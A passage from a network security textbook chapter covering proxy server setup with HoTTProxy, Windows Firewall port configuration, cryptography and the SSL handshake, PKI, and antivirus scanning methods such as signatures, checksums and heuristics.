- **Virus Scanning:** Virus scanning within network security mechanisms takes various forms, from SMTP message and attachment scanning to HTTP traffic inspection. Typically based on existing pattern recognition virus scanning systems, this integration sometimes loops traffic through dedicated scanning systems rather than performing the work on the firewall or proxy server itself.

- **Active Code Scanning and Filtering:** Active code, such as ActiveX, VBScript and JavaScript, can pose a security threat to internal systems. Many network security mechanisms have been enhanced to support filtering and/or scanning of these components on certain allowed paths.

4.4.2 Installing HoTTProxy (Open Source Proxy Server)

Download HoTTProxy from www.hottproxy.org.




Fig. 3

Save and run the HoTTProxy_Admin.exe daemon, unblock from the firewall.




Fig. 4

Now in the browser type the url http://localhost:8085




Fig. 5

Click on add user

Fig. 6

Fill in the details and Submit, now run the HoTTProxy.exe




Fig. 7

Your Proxy server is now running, just fill in the address in your browser




Fig. 8

Now open the websites using the Proxy server just created. You might see the log using the admin panel.




Fig. 9

DateTime	User	IP Address	Host	Action	
2011-08-01 02:28:57	SYSTEM	127.0.0.1	HoTTProxy ver. 0.24.0.0 Started up...		
2011-08-01 02:40:06	SYSTEM	127.0.0.1	HoTTProxy ver. 0.24.0.0 Started up...		
2011-08-01 02:48:39	SYSTEM	127.0.0.1	HoTTProxy ver. 0.24.0.0 Started up...		
2011-08-01 02:52:00	ashish	127.0.0.1	www.google.com	GET	http://www.google.com/
2011-08-01 02:53:17	ashish	127.0.0.1	wap.google.com	GET	http://wap.google.com/
2011-08-01 02:53:18	ashish	127.0.0.1	www.google.com	GET	http://www.google.com/
2011-08-01 02:53:18	ashish	127.0.0.1	www.google.co.in	GET	http://www.google.co.in/

Fig. 10: Each log entry

Hence, you are running your own proxy server now. You should allow HoTTProxy through any firewalls that might block it from accessing the internet on the server machine.

4.4.3 Configuring the Windows Firewall

Go to Control Panel -> Security, to get to this screen




Fig. 11

Now Click on turn windows firewall off or on.




Fig. 12

Select the "on" or "off" Radio button. Click on Exceptions to allow a particular program.

Select the program you want through the firewall. Now let us open the proxy server port "9201". Click on Add Port.

Click on OK to open the port.

4.5 SECURE WEB

4.5.1 Cryptography

Cryptography is the process of converting between readable text, called plaintext and an unreadable form, called ciphertext:

1) The sender converts the plaintext message to *ciphertext*. This part of the process is called *encryption* (sometimes *encipherment*).

2) The ciphertext is transmitted to the receiver.

3) The receiver converts the ciphertext message back to its plaintext form. This part of the process is called decryption (sometimes *decipherment*).

The conversion involves a sequence of mathematical operations that change the appearance of the message during transmission but do not affect the content. Cryptographic techniques can ensure confidentiality and protect messages against unauthorized viewing (eavesdropping), because an encrypted message is not understandable. Digital signatures, which provide an assurance of message integrity, use encryption techniques.

Cryptographic techniques involve a general algorithm, made specific by the use of keys. There are two classes of algorithm:

- Those that require both parties to use the same secret key. Algorithms that use a shared key are known as *symmetric* algorithms.
- Those that use one key for encryption and a different key for decryption. One of these must be kept secret but the other can be public. Algorithms that use public and private key pairs are known as *asymmetric* algorithms. This technique is also known as *public key cryptography*.

The encryption and decryption algorithms used can be public but the shared secret key and the private key must be kept secret.




Fig. 13




Fig. 14

Above figure shows plaintext encrypted with the receiver's public key and decrypted with the receiver's private key. Only the intended receiver holds the private key for decrypting the ciphertext. Note that the sender can also encrypt messages with a private key, which allows anyone that holds the sender's public key to decrypt the message, with the assurance that the message must have come from the sender.

4.5.2 Secure Sockets Layer (SSL)

The Secure Sockets Layer (SSL) provides an industry standard protocol for transmitting data in a secure manner over an insecure network. The SSL protocol is widely deployed in both Internet and Intranet applications. SSL defines methods for authentication, data encryption and message integrity for a reliable transport protocol, usually TCP/IP. SSL uses both asymmetric and symmetric cryptography techniques.

An SSL connection is initiated by the caller application, which becomes the SSL client. The responder application becomes the SSL server. Every new SSL session begins with an SSL handshake, as defined by the SSL protocol.

Overview of SSL Handshake

This section provides a summary of the steps that enable the SSL client and SSL server to:

- Agree on the version of the SSL protocol to use.
- Select cryptographic algorithms
- Authenticate each other by exchanging and validating digital certificates. For more information, refer to Digital certificates.
- Use asymmetric encryption techniques to generate a shared secret key, which avoids the key distribution problem. SSL subsequently uses the shared key for the symmetric encryption of messages, which is faster than asymmetric encryption.

In overview, the steps involved in the SSL handshake are as follows:

1) The SSL client sends a "client hello" message that lists cryptographic information such as the SSL version and. The message also contains a random byte string that is used in subsequent computations. The SSL protocol allows for the "client hello" to include the data compression methods supported by the client, but current SSL implementations do not usually include this provision.

2) The SSL server responds with a "server hello" message that contains the CipherSuite chosen by the server from the list provided by the SSL client, the session ID and another random byte string. The SSL server also sends its digital certificate. If the server requires a digital certificate for client authentication, the server sends a "client certificate request" that includes a list of the types of certificates supported and the Distinguished Names of acceptable Certification Authorities (CAs).

3) The SSL client verifies the digital signature on the SSL server's digital certificate and checks that the CipherSuite chosen by the server is acceptable.

4) The SSL client sends the random byte string that enables both the client and the server to compute the secret key to be used for encrypting subsequent message data. The random byte string itself is encrypted with the server's public key.

5) If the SSL server sent a "client certificate request", the SSL client sends a random byte string encrypted with the client's private key, together with the client's digital certificate or a "no digital certificate alert". This alert is only a warning, but with some implementations the handshake fails if client authentication is mandatory.

6) The SSL server verifies the signature on the client certificate.

7) The SSL client sends the SSL server a "finished" message, which is encrypted with the secret key, indicating that the client part of the handshake is complete.

8) The SSL server sends the SSL client a "finished" message, which is encrypted with the secret key, indicating that the server part of the handshake is complete.

9) For the duration of the SSL session, the SSL server and SSL client can now exchange messages that are symmetrically encrypted with the shared secret key.




Fig. 15

How SSL provides Confidentiality

SSL uses a combination of symmetric and asymmetric encryption to ensure message privacy. During the SSL handshake, the SSL client and SSL server agree an encryption algorithm and a shared secret key to be used for one session only. All messages transmitted between the SSL client and SSL server are encrypted using that algorithm and key, ensuring that the message remains private even if it is intercepted. SSL supports a wide range of cryptographic algorithms. Because SSL uses asymmetric encryption when transporting the shared secret key, there is no key distribution problem with SSL.

How SSL provides Integrity

SSL provides data integrity by calculating a message digest.

Message digests are fixed size numeric representations of the contents of messages, which are inherently variable in size. A message digest is computed by a hash function, which is a transformation that meets two criteria:

- The hash function must be one-way. It must not be possible to reverse the function to find the message corresponding to a given message digest, other than by testing all possible messages.
- It must be computationally infeasible to find two messages that hash to the same digest.

A message digest is also known as a Message Authentication Code (MAC), because it can provide assurance that the message has not been modified. The message digest is sent with the message itself. The receiver can generate a digest for the message and compare it with the sender's digest. If the two digests are the same, this verifies the integrity of the message. Any tampering with the message during transmission almost certainly results in a different message digest.

Public Key Infrastructure(PKI)

A Public Key Infrastructure (PKI) is a system of facilities, policies and services that supports the use of public key cryptography for authenticating the parties involved in a transaction. There is no single standard that defines the components of a Public Key Infrastructure, but a PKI typically comprises Certification Authorities and other Registration Authorities (RAs) that provide the following services:

- Issuing digital certificates
- Validating digital certificates
- Revoking digital certificates
- Distributing public keys

Digital certificates provide protection against impersonation, because a digital certificate binds a public key to its owner, whether that owner is an individual, a queue manager, or some other entity. Digital certificates are also known as public key certificates, because they give you assurances about the ownership of a public key when you use an asymmetric key scheme..

4.6 ANTIVIRUS TECHNOLOGY

The acronym AV is widely used to describe the industry, the products and the programs that have been developed to defeat computer viruses. Early AV programs used simple scans to search for a specific text string hidden within a specific file. This is the origin of the term AV scanner, which is now widely used as a generic term for all AV programs. That is how the term is used in this chapter, although it should be pointed out that many of today's AV scanners do much more than merely scan.

AV scanners sometimes reach the wrong conclusions. This is usually caused by insufficient data or new behavioral patterns. Virus detection is an inexact science and it is impossible to create an AV scanner with a 100% success rate. It is simply not possible to know the intent of every bit of code that enters a computer and it is not feasible to test every bit of code before it executes. To do so would demand so much of the processing power of the CPU that valid programs would not be able to execute. The best an AV scanner can do is to look for clues of a virus based on a database of what has been seen before. Additionally, it is not always possible for a user to be able to tell when a virus has infected a system. Viral behaviors are subject to broad variations and there are no longer hard and fast rules that a user can apply to determine if a system harbors a virus.

4.6.1 Scanning Methodologies

In order to operate efficiently and in harmony with the other programs on a computer, AV scanners have had to resort to numerous tricks to prevent virus infections, find infections, disinfect programs and still operate at speed without bringing the entire system to a halt. They use four basic methods of operation:

- **Detection-looking for infections by known viruses**

  As a virus copies itself from one executable file to another, it leaves bits of its code in the infected file or host body. The sequence of code that is specific to the virus is referred to as the fingerprint or signature of that virus. To detect the presence of a virus, the scanner looks for the signature, removes its code from the host file and attempts to restore the infected program to its original state. In early viruses, it was discovered that the signatures were usually found within specific bytes of a program, so the scanners set out to inspect only those bytes rather than scanning an entire program from top to bottom. This saved vast amounts of time and processing power. However, not all virus signatures appear in the same area of a program.

  False-positive reports are the main drawback to signature scanners. If users notice that their scanner falsely reports the presence of viruses too often, they view this as an annoyance and will likely seek to disable the software or find ways of circumventing the scans.

- **Prevention-monitoring changes or attempted changes to files**

  Viruses use encryption, change their form and mutate in the hopes that the AV scanner will not find them. Today's operating systems and legitimate programs have bloated to millions of lines of code, so that finding a virus signature is resource intensive. Because many viruses are malicious, it is not a good strategy to let them infect and then attempt to clean up the mess. This may be suitable for a single system that is not used often, but on interconnected networks, this would spell disaster. A better strategy is to try to find the viruses before they infect and prevent them from doing harm.

  The use of a cyclical redundancy check or checksums, was added to AV scanners to aid in the prevention of viral execution. This method of detection is also found in many firewalls because it tracks changes made to programs and files. A virus or a hacker, entering a program changes the size of that program. To track those changes, a fingerprint of each executable program is computed and stored in a database when the AV product is first installed. These fingerprints are quite small; usually consisting of less than 100 bytes of information-this is the "sum" or checksum of the program. Because viruses must change files or boot records in order to infect them, the checksums of the fingerprints are compared with any newer version of the programs, looking for these changes.

Other prevention methods, such as brute force decryption and emulation, are also used in AV scanners. Many polymorphic viruses interrupt a program at a specific point that is quite different from normal programs, a routine was included in AV scanners to determine if that interrupt exists. If it does not, then the program is probably not virus infected and precious computing cycles are not required.

- **Heuristics-scanning for previously unknown viruses using a rule-based scan**

The word *heuristic* comes from a Greek word meaning "to discover." The term is used today in computer science to describe algorithms that are effective in solving complex questions quickly.

By adding heuristics to their AV scanners, the vendors looked to increase the efficacy of their products. The scanners could now look for viruses that were new and unknown and not contained within the signature database.

A heuristic algorithm makes certain assumptions about the problem it is trying to solve. In the case of an AV scanner, it analyzes a program's structure, its attributes and its behavior to see if these meet the rules that have been established for identifying a virus, even without its signature on file. The drawback to heuristic scanning is that it makes intelligent assumptions, but is nevertheless bound to make mistakes. Another problem with heuristic scanning is that, on slower systems, it may take a long time to run and may require user interaction.

Heuristic scanners use a rule-based system to verify the existence of a virus. It applies all the rules to a given program and gives the program an overall score. If the score is high, there is a good likelihood that a virus is present. Generally, the scanner looks for the most likely location for a virus to attach itself to a program. This is a crucial step because program files can be tens of megabytes in size. A well-designed heuristic scanner will limit the regions of the program to be examined in order to scan the highest number of suspects in the shortest possible time. The scanner then examines the logic of the suspected program to determine if it might be a virus. This is considered to be a static scan. The static method applies the rules and gives a pass/fail score to the program-whether or not the program has actually executed.

The other type of heuristic scanning is called the dynamic method. This method applies basically the same rules as the static method and if the score is high, it attempts to emulate the program. Rather than examining the logic of the suspected code, the dynamic scanner runs a simulation of the virus in a virtual environment. This technique has come to be known as sandbox emulation and is effective for attempting to identify new viruses that do not appear in the signature database.

4.6.2 Antivirus Deployment

